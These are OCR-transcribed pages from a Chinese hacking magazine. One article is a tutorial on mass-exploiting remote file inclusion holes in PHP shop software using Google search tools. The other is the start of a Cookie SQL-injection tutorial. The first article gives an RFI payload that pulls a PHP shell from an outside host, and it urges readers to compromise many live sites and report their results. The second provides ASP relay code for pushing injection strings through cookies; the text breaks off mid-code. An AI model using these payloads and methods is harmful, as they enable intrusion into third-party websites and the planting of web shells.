


图1




图2

标题上WAnewsletter <= 2.1.3是指漏洞影响的版本，内容第一行说明newsletter.php文件存在远程文件包含漏洞，第2、3行依次是发现者、PHP程序的下载地址，我们注意的是最后一行，它指出了远程文件包含漏洞代码**require_once($waroot . 'start.php');**。我们将压缩包程序下载到本地，解压后的文件夹是newsletter。打开x-code工具，点击"Browse"，选定newsletter目录，再点击"确定"，程序就会自动对newsletter目录扫描是否存在远程文件包含漏洞了！很快的，不到一分钟就找到

漏洞了，与上边漏洞公告的内容相同吧，而且还发现其它地方也存在远程文件包含漏洞了，如图2。

叉子们使用这个小工具可以做很多事的，比如从网上下载一些php源代码来检查是否存在漏洞等，远程文件包含漏洞在国外可是被黑客玩得很火哟！接下来就开始我们的漏洞利用之旅！

第三部分：疯狂的php shell

找到了某个PHP程序的RFI漏洞，获取php shell自然就不在话下了。我们以工具Goo小跑堂、Goo清扫员来演示SHOPEX的RFI漏洞批量利用。漏洞的文件是npsout_reply.php，主要是INC_SYSHOMEDIR变量没有过滤而造成的。

Goo小跑堂的功能是替换URL参数，打开Goo小跑堂，点击“高级搜索”，关键字处可以填写“" 产品目录 联系我们 关于我们 常见问题 安全交易 购买流程 如何付款 "”，搜索结果设置为100，并在程序界面的“关键：”处填反斜杆“/”，因为程序将定位根目录来替换。另外就是在程序最左下角打勾，输入漏洞文件的利用，即构造提交参数**shop/npsout_reply.php?INC_SYSHOMEDIR=http://xhonker.com/lizaib.txt?**，Goo小跑堂将根据搜索结果补充完整参数。好了，现在点击网页里的“Google搜索”，看，好多结果飞出来了，如图3。

这么多的结果，到底哪些存在漏洞呢？我们可以使用Goo清扫员自动帮我们验证，选中所有URL并复制到Goo清扫员的分析框下，并点击“添加到列表”，这时所有网址都添加到检测处了，因为验证是需要关键字识别的，我们再把“需要关键字”勾选上，我输入的是“lizaib99”，验证的php shell中有这一段文字，是我故意加上去的，以便于识别。然后点击“开始”，一



图3




图4

瓶可乐的工夫（叉子：这个时间是多长？），扫描结果出来了，如图4。

我们打开第一个看看，不错吧，不到一分钟就出现php shell了，如图5。




图5

再告诉叉子们一些小技巧，Goo小跑堂搜索的范围越多越好，Goo清扫员的关键字使用中文与字母加数字验证更准确，你只要将PHP shell的一段文字改为“黑客X档案”与“lizaib99”等就行了。

现在再来介绍一个小工具－－RFI扫描者。这是一个全自动的扫描工具，我们只要填写搜索语法就行了（关于搜索的语法，已收录在光盘中）。当然，如果我们发现了RFI漏洞的话，构造搜索语法就能找到更多哟！程序的主界面如图6所示。最后，我收集的一些RFI工具也已经收录在了光盘中，叉子们别忘了去X坛子报告战果！




图6

（文章中涉及到的工具X—Codev、RFI扫描者、Goo清扫员、Goo小跑堂、RFI挖掘工具已收录到光盘中）

小编点评：

关于远程文件包含漏洞，从早期的手工利用方法，到最近几期的如何使用工具来寻找存在漏洞的网站及利用，相位各位读者都已经能够掌握这种漏洞的利用了。对于已经玩腻了脚本注入的叉子们，不妨好好的研究一下远程文件包含漏洞，既可以赶个时髦又可以多掌握一种流行的入侵方法。小编也希望各位叉子在学习过程中，如果有什么好的方法或是技巧的话，能够写出来与大家分享一下。最后，自然还要感谢作者帮叉子们汉化了这些不错的小工具。

Cookie注入也疯狂

文章难易度：★★★★★
文章阅读要点：帮你提高Cookie注入的速度

寂寞的刺猬[L.S.T]

在今年第2期黑客X档案的"'注入'星蒴网站管理系统2.0"一文中，樱花浪子给我们提供了一种突破防注入系统的方法－－Cookie注入。这个方法非常好，其中所提到的测试方法很值得我们学习，但如果使用这种方法去猜测管理员的名称和密码，嘿嘿，倘若没有坚强的毅力多半会半途而废的。那么，有什么好的方法可以快速的猜出吗？前两天我在分析XMLHTTP时，找到了一种方法，下面就为浪子兄弟找到的Cookie注入再添一把柴。

首先在本地的IIS根目录或自己在网上的ASP空间内创建一个ASP文件，名为JMDCW.ASP，其内容如下：

```
<%
JmdcwName=request("jmdcw")    '接收注入工具提交来的注入语句
JmdcwName=escape(JmdcwName)   '进行Cookie转码
JmStr="id="&JmdcwName   '存在注入的键名
JmStr=replace(JmStr,chr(32),"%20")   '过滤Cookies中的空格为"%20"
JmStr=replace(JmStr,chr(43),"%2B")   '过滤Cookies中的"+"为"%2B"

'//以下是需要更改的项目，根据抓取的目标网站数据进行修改
JMUrl="http://127.0.0.1/xing/shownews.asp"   '存在注入的网址
JmRef="http://127.0.0.1/index.asp"          '来源地址
JmCok="ASPSESSIONIDCSCSRQDQ=EKKBPGNAAGMPNNMLMJGPLNOM"

'//以下代码是对注入工具提交来的值及Cookies值进行过滤
JmCok=JmCok & ";" & Jmstr &";"   '对采用Cookie注入提交参数进行转码

'//以下代码是执行HTTP提交，并显示结果
response.write PostData(JMUrl,JmCok,JmRef)

'//以下为自定义函数，来源于网络，在此表示感谢
Function PostData(PostUrl,PostCok,PostRef)   'HTTP提交函数，在源代码的基础上进行
Dim Http
Set Http = Server.CreateObject("msxml2.serverXMLHTTP")   '对需要提交Cookie值的采用ServerXMLHTTP，其它类型的可以采用XMLHTTP
With Http
.Open "POST",PostUrl,False   '打开目标URL
.SetRequestHeader "Content-Type","application/x-www-form-urlencoded"
.SetRequestHeader "Referer",PostRef
.SetRequestHeader "Cookie",PostCok   '提交Cookie值
.Send() '发送数据
PostData = .ResponseBody   '得到返回的二进制信息
End With
Set Http = Nothing
PostData = bytes2BSTR(PostData)   '转换二进制流
End Function

Function bytes2BSTR(vIn)   '转换二进制流函数，来源于"小偷"程序
Dim strReturn
Dim I, ThisCharCode, NextCharCode
strReturn = ""
For I = 1 To LenB(vIn)
ThisCharCode = AscB(MidB(vIn, I, 1))
If ThisCharCode < &H80 Then
strReturn = strReturn & Chr(ThisCharCode)
Else
NextCharCode = AscB(MidB(vIn, I + 1, 1))
